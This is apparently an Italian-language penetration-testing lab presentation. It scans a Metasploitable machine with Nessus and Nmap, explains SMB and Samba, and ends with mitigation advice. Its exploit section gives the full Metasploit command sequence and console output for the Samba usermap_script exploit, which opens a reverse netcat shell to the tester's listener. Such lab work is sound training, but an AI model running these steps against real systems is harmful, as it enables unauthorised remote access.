



S.S.SECURITY

www.SSSecurity.com


SAMBA EXPLOIT

Start Now →



INDICE

- | | | |
|----------------------|-------------------|--------------------|
| 1. Fase Di Scansione | 3. Protocollo SMB | 5. Fase Di Exploit |
| 2. Nessus e Nmap | 4. Software Samba | 6. Report |



FASE DI SCANSIONE

Scanner di rete e vulnerabilità

Questi strumenti effettuano un'analisi approfondita delle porte e dei protocolli utilizzati dalle macchine target. In pratica, permettono di identificare quali porte sono aperte (e quindi potenzialmente accessibili) e quali servizi o protocolli sono attivi su di esse. Inoltre, i vulnerability scanner rilevano le versioni specifiche dei servizi in esecuzione.

Conoscere le versioni dei protocolli e dei servizi è fondamentale, poiché molte vulnerabilità di sicurezza sono legate a versioni specifiche di software o protocolli di rete.

SOFTWARE DI SCANSIONE

Nessus

Nessus è un software commerciale specializzato nella scansione delle vulnerabilità. Analizza a fondo le macchine target, falle di sicurezza e versioni di software vulnerabili. Genera report dettagliati con suggerimenti per la correzione delle vulnerabilità.

90509 - Samba Badlock Vulnerability

Synopsis
An SMB server running on the remote host is affected by the Badlock vulnerability.
Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.
See Also
http://badlock.org
https://www.samba.org/samba/security/CVE-2016-2118.html
Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Nmap

Nmap è uno scanner di rete open-source. Viene utilizzato per identificare dispositivi, porte aperte e servizi attivi su una rete. Fornisce informazioni basilari su sistemi e protocolli, ma non esegue un'analisi approfondita delle vulnerabilità.

```
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec          netkit-rsh rexecd
513/tcp  open  login?        Netkit rshd
514/tcp  open  shell         Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
```



CHE COS'È IL PROTOCOLLO SMB?

Definizione del protocollo

Il protocollo SMB (Server Message Block) è un sistema di comunicazione che consente ai computer di condividere file, cartelle, stampanti e altre risorse su una rete. È utilizzato soprattutto nei sistemi Windows, ma grazie a software come **Samba**, funziona anche su Linux e macOS.




A COSA SERVE IL SOFTWARE SAMBA?

Definizione del Software

Samba usa il protocollo SMB (Server Message Block), che è lo standard per la condivisione di risorse su reti locali (LAN). Questo protocollo è lo stesso che Windows usa per condividere file e cartelle, quindi Samba rende i computer Linux compatibili con Windows.





FASE DI EXPLOIT

Metasploit

Una volta individuata l'apertura della porta 445 e rilevata una versione vulnerabile del protocollo Samba, si può passare alla fase successiva, ovvero l'exploit. In questa fase, lo scopo è sfruttare le vulnerabilità trovate per compromettere la macchina target. Per questo utilizzerò un framework molto potente, Metasploit, che offre una vasta gamma di exploit pronti a colpire le difese della macchina target.

comandi necessari

Per avviare il tool utilizzerò il comando '**msfconsole**', mentre per trovare l'exploit specifico per la vulnerabilità del protocollo Samba, eseguirò il comando **`search usermap_script`** all'interno di Metasploit. Dopo aver selezionato l'exploit da utilizzare, il passo successivo sarà configurarlo correttamente per garantire il suo successo. Per fare ciò, utilizzerò il comando **`show options`** all'interno di Metasploit. Questo comando visualizzerà tutti i parametri necessari da impostare, come l'indirizzo IP del target, la porta di destinazione, e altre opzioni specifiche dell'exploit scelto. Infine dopo aver configurato ogni parametro con il comando **'set'** non rimane che lanciare l'exploit tramite il comando **'exploit'**.



FASE DI EXPLOIT

msfconsole + search usermap_script
+ show options

```

msf6 > search usermap_script
Matching Modules
=====
#  Name
-  --
0  exploit/multi/samba/usermap_script  2007-05-14  excellent  No  Samba "username
map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samb
a/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
---  --  --  --
RHOSTS          yes        The target host(s), see https://github.com/rapid7/me
taspoit-framework/wiki/Using-Metasploit
RPORT           139        yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
---  --  --  --
LHOST            192.168.13.100  yes        The listen address (an interface may be specified)
LPORT            4444       yes        The listen port


```

set rhosts + show options
(di conferma)

```

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.13.150
rhosts => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
---  --  --  --
RHOSTS          192.168.13.150  yes        The target host(s), see https://github.com/rapid7/me
taspoit-framework/wiki/Using-Metasploit
RPORT           139        yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
---  --  --  --
LHOST            192.168.13.100  yes        The listen address (an interface may be specified)
LPORT            4444       yes        The listen port

Exploit target:

Id  Name
--  --
0  Automatic

```

FASE DI EXPLOIT

Exploit + sessione aperta + ifconfig

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:53026 ) at 2024-11-18 11:04:54 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 42:e3:3c:74:72:26
          inet addr:192.168.13.150 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: 2a01:e11:4004:9c30:40e3:3cff:fe74:7226/64 Scope:Global
          inet6 addr: fe80::40e3:3cff:fe74:7226/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:5289 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:398958 (389.6 KB) TX bytes:478103 (466.8 KB)
          Base address:0xc000 Memory:febc0000-febe0000

          lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:454 errors:0 dropped:0 overruns:0 frame:0
          TX packets:454 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:160744 (156.9 KB) TX bytes:160744 (156.9 KB)
```




REPORT

Come eliminare o mitigare la vulnerabilità

La vulnerabilità associata alla porta 445, utilizzata dal protocollo Samba, è particolarmente critica e richiede un intervento immediato per mitigare i rischi di sicurezza. Ecco alcune azioni che è possibile intraprendere per ridurre l'esposizione e proteggere il sistema:

1. Disabilitare il protocollo samba e chiudere la porta 445
2. Aggiornare all'ultimo software disponibile
3. Applicare configurazioni di sicurezza come autenticazione e crittografia
4. Disabilitare funzionalità non necessarie.

Adottando queste misure, è possibile ridurre significativamente il rischio associato alla vulnerabilità della porta 445 e migliorare complessivamente la sicurezza della rete.






CONCLUSIONI

In conclusione, è fondamentale valutare attentamente quali porte e protocolli utilizzare all'interno dell'azienda, adottando solo quelli strettamente necessari per le operazioni aziendali. È altrettanto importante mantenere aggiornati tutti i protocolli in uso, assicurandosi di applicare tempestivamente le patch di sicurezza rilasciate, al fine di proteggere l'infrastruttura da potenziali vulnerabilità.

In allegato saranno forniti una relazione tecnica e dettagliata sui passaggi descritti in precedenza e il report completo delle vulnerabilità individuate attraverso l'utilizzo di Nessus.





S.S. SECURITY

www.SSSecurity.com

**GRAZIE PER
L'ATTENZIONE**



See You Next →